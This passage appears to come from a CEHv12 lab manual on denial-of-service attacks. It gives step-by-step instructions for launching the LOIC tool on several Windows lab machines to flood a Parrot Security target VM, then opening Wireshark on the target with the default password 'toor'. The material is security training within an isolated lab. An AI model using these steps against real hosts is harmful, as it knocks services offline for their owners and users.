
4. Now, switch to the **Windows Server 2019** and **Windows Server 2022** virtual machines and follow **Steps 1 - 3** to launch LOIC and configure it.

Note: On the **Windows Server 2019** and **Windows Server 2022** virtual machines, LOIC is located at **Z:\CEHv12 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)**.


- Once **LOIC** is configured on all machines, switch to each machine (**Windows 11**, **Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Parrot Security** machine.




- Switch to the **Parrot Security** virtual machine.
- Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **Wireshark**.



8. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

